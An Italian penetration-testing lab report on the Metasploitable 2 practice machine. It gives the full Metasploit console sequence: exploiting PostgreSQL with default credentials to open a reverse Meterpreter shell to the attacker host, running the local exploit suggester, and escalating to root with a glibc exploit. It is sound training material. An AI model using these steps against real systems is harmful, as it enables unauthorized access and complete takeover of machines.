

Report di Laboratorio: Sfruttamento Vulnerabilità PostgreSQL

Accesso Iniziale e Privilege Escalation a Root

Josh Van Edward D. Abanico

21 gennaio 2026

Sommario

Il presente documento descrive le attività di Penetration Testing condotte sulla macchina target *Metasploitable 2*. L'attività si concentra sullo sfruttamento di una configurazione vulnerabile del servizio PostgreSQL per ottenere un accesso iniziale, seguito dall'elevazione della sessione a Meterpreter. Infine, viene eseguita un'analisi automatizzata delle vulnerabilità locali che porta con successo all'escalation dei privilegi, garantendo l'accesso amministrativo (root) al sistema.

Indice

1	Obiettivo dell'Esercitazione	2
2	Fase 1: Accesso Iniziale (Exploitation)	2
3	Fase 2: Post-Exploitation e Reconnaissance	3
4	Fase 3: Privilege Escalation	4
5	Conclusioni	5

1 Obiettivo dell'Esercitazione

L'obiettivo è simulare un ciclo di attacco mirato sfruttando il framework **Metasploit**. Gli step operativi comprendono:


1. Sfruttamento del servizio PostgreSQL per ottenere una shell remota.
2. Upgrade della connessione a sessione Meterpreter.
3. Analisi delle vulnerabilità locali tramite moduli di ricognizione.
4. Esecuzione di un exploit locale per ottenere i privilegi di `root`.

2 Fase 1: Accesso Iniziale (Exploitation)

È stato identificato il servizio PostgreSQL attivo sulla porta standard 5432. Per sfruttare la vulnerabilità, è stato selezionato il modulo exploit dedicato che permette l'upload di un payload dinamico.

Modulo utilizzato: `exploit/linux/postgres/postgres_payload`

Di seguito la configurazione dei parametri di rete (RHOSTS per il target e LHOST per la macchina attaccante):



The screenshot shows the Metasploit Framework interface on a Kali Linux terminal. The user has selected the `exploit/linux/postgres/postgres_payload` module. The configuration screen displays various options and their current settings. Key configurations include setting `RHOSTS` to `192.168.50.150` and `LHOST` to `4444`. The exploit target is set to `Linux x86`.

```

Session Actions Edit View Help
kali㉿kali: ~

msf > use 29
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
VERBOSE    false           no        Enable verbose output

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION   no              no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
DATABASE  postgres         no        The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.50.150   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT    5432             no        The target port (TCP)
USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    4444             yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.50.150

```

Figura 1: Selezione del modulo exploit e configurazione RHOSTS.

```

Session Actions Edit View Help
msf exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
VERBOSE    false           no        Enable verbose output

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION   no              The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
DATABASE  postgres         no        The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.50.150   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     5432             no        The target port (TCP)
USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.50.151   yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:
Id  Name
0   Linux x86

View the full module info with the info, or info -d command.
msf exploit(linux/postgres/postgres_payload) >

```

Figura 2: Verifica delle opzioni (Show Options) prima dell'esecuzione.

L'attacco è stato lanciato con successo, aprendo una sessione Meterpreter. Il comando `getuid` conferma che stiamo operando con l'utente di servizio `postgres`.

```

Session Actions Edit View Help
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.50.151:4444
[*] 192.168.50.150:5432 - 192.168.50.150:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.50.150:5432 - Uploaded as /tmp/skMAdgJW.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.50.150
[*] Meterpreter session 1 opened (192.168.50.151:4444 -> 192.168.50.150:54895) at 2026-01-21 10:09:27 -0500

meterpreter > getuid
Server username: postgres
meterpreter >

```

Figura 3: Esecuzione exploit riuscita e verifica utente (postgres).

3 Fase 2: Post-Exploitation e Reconnaissance

Ottenuto l'accesso iniziale, la sessione è stata messa in background per utilizzare moduli di ricognizione post-exploitation. L'obiettivo è identificare vettori per ottenere i privilegi di `root`.

Modulo utilizzato: `post/multi/recon/local_exploit_suggester`

Il modulo analizza la versione del kernel e i pacchetti installati per suggerire exploit locali applicabili.

```

Background session 1? [y/N]
msf exploit(linux/postgres/postgres_payload) > search suggester
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  post/multi/recon/local_exploit_suggester  :          normal  No    Multi Recon Local Exploit Suggester
1  post/multi/recon/persistence_suggester    :          normal  No    Persistence Exploit Suggester

Interact with a module by name or index. For example info 1, use 1 or use post/multi/recon/persistence_suggester
msf exploit(linux/postgres/postgres_payload) > use 0
msf post(multi/recon/local_exploit_suggester) >

```

Figura 4: Ricerca del modulo Local Exploit Suggester.

The screenshot shows a terminal window titled 'kali' with the following Metasploit command history:

```

msf post(multi/recon/local_exploit_suggester) > show options
Module options (post/multi/recon/local_exploit_suggester):
Name      Current Setting  Required  Description
SESSION          1            yes        The session to run this module on
SHOWDESCRIPTION  false         yes        Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.
msf post(multi/rdc/local_exploit_suggester) > sessions -
Active sessions
Id Name  Type
-- -- --
1    meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.50.151:4444 → 192.168.50.150:54895 (192.168.50.150)

msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) >

```

Figura 5: Configurazione del suggester sulla Sessione 1.

L'output del modulo ha evidenziato diverse vulnerabilità critiche nel kernel Linux target, come mostrato di seguito:

The screenshot shows the output of the 'run' command for the 'multi/recon/local_exploit_suggester' module:

```

[*] 192.168.50.150 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.50.150 - 237 exploit checks are being tried...
[*] 192.168.50.150 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[*] 192.168.50.150 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[*] 192.168.50.150 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[*] 192.168.50.150 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[*] 192.168.50.150 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] 192.168.50.150 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installed, possible desktop install.
[*] 192.168.50.150 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[*] 192.168.50.150 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.150 - Valid modules for session 1:

#  Name
-   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
1   exploit/linux/local/glibc_origin_expansion_priv_esc
2   exploit/linux/local/netfilter_priv_esc_ipv4
3   exploit/linux/local/ptrace_sudo_token_priv_esc
4   exploit/linux/local/su_login
5   exploit/linux/persistence/autostart
6   exploit/multi/persistence/cron
no cron.deny entries found
8   exploit/unix/local/setuid_nmap

```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	Yes	The target appears to be vulnerable.
2	exploit/linux/local/glibc_origin_expansion_priv_esc	Yes	The target appears to be vulnerable.
3	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
4	exploit/linux/local/ptrace_sudo_token_priv_esc	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/linux/persistence/autostart	Yes	The service is running, but could not be validated. Xorg is installed, possible desktop install.
7	exploit/multi/persistence/cron	Yes	The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
8	exploit/unix/local/setuid_nmap	Yes	The target is vulnerable. /usr/bin/nmap is setuid

Figura 6: Risultati del Suggester: vulnerabilità rilevate (es. glibc, netfilter).

4 Fase 3: Privilege Escalation

Tra le vulnerabilità rilevate, è stato selezionato l'exploit relativo alla libreria **glibc** (`glibc_ld_audit_dso_load_priv_esc`).

Durante la configurazione, è stato necessario modificare la porta locale (LPORT 3456) per evitare conflitti con la sessione precedente. L'esecuzione dell'exploit ha avuto successo, aprendo una nuova sessione Meterpreter.

Come evidenziato dallo screenshot seguente, il comando `getuid` conferma l'avvenuta escalation dei privilegi: **Server username: root**.

```

msf exploit(unix/local/setuid_nmap) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(unix/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session => 1
msf exploit(unix/local/glibc_ld_audit_dso_load_priv_esc) > set lhost 192.168.50.151
lhost => 192.168.50.151
msf exploit(unix/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(unix/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Handler failed to bind to 192.168.50.151:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.ldIV8' (1271 bytes) ...
[*] Writing '/tmp/.az7EOvz' (271 bytes) ...
[*] Writing '/tmp/.5SkYm' (267 bytes) ...
[*] Launching exploit...
[*] Sending stage (1062760 bytes) to 192.168.50.150
[*] Meterpreter session 3 opened (192.168.50.151:4444 -> 192.168.50.150:43785) at 2026-01-21 11:10:57 -0500
[*] Exploit completed, but no session was created.
msf exploit(unix/local/glibc_ld_audit_dso_load_priv_esc) > set lport 3456
lport => 3456
msf exploit(unix/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.50.151:3456
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.zf9K1' (1271 bytes) ...
[*] Writing '/tmp/.60xNybu' (271 bytes) ...
[*] Writing '/tmp/.Q5hwLw' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1062760 bytes) to 192.168.50.150
[*] Meterpreter session 4 opened (192.168.50.151:3456 -> 192.168.50.150:52366) at 2026-01-21 11:11:17 -0500

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > 

```

Figura 7: Esecuzione exploit glibc e conferma privilegi Root.

5 Conclusioni

L'attività di laboratorio ha dimostrato con successo la catena di attacco completa. Partendo da un servizio mal configurato (PostgreSQL), è stato possibile ottenere un accesso iniziale limitato.

Successivamente, l'uso di strumenti di ricognizione automatizzata (*Local Exploit Suggester*) è risultato fondamentale per identificare rapidamente vulnerabilità critiche nel kernel. L'applicazione dell'exploit suggerito ha permesso di elevare i privilegi fino al livello massimo (**root**), garantendo il controllo totale del sistema target e dimostrando l'importanza cruciale del patch management sia a livello applicativo che di sistema operativo.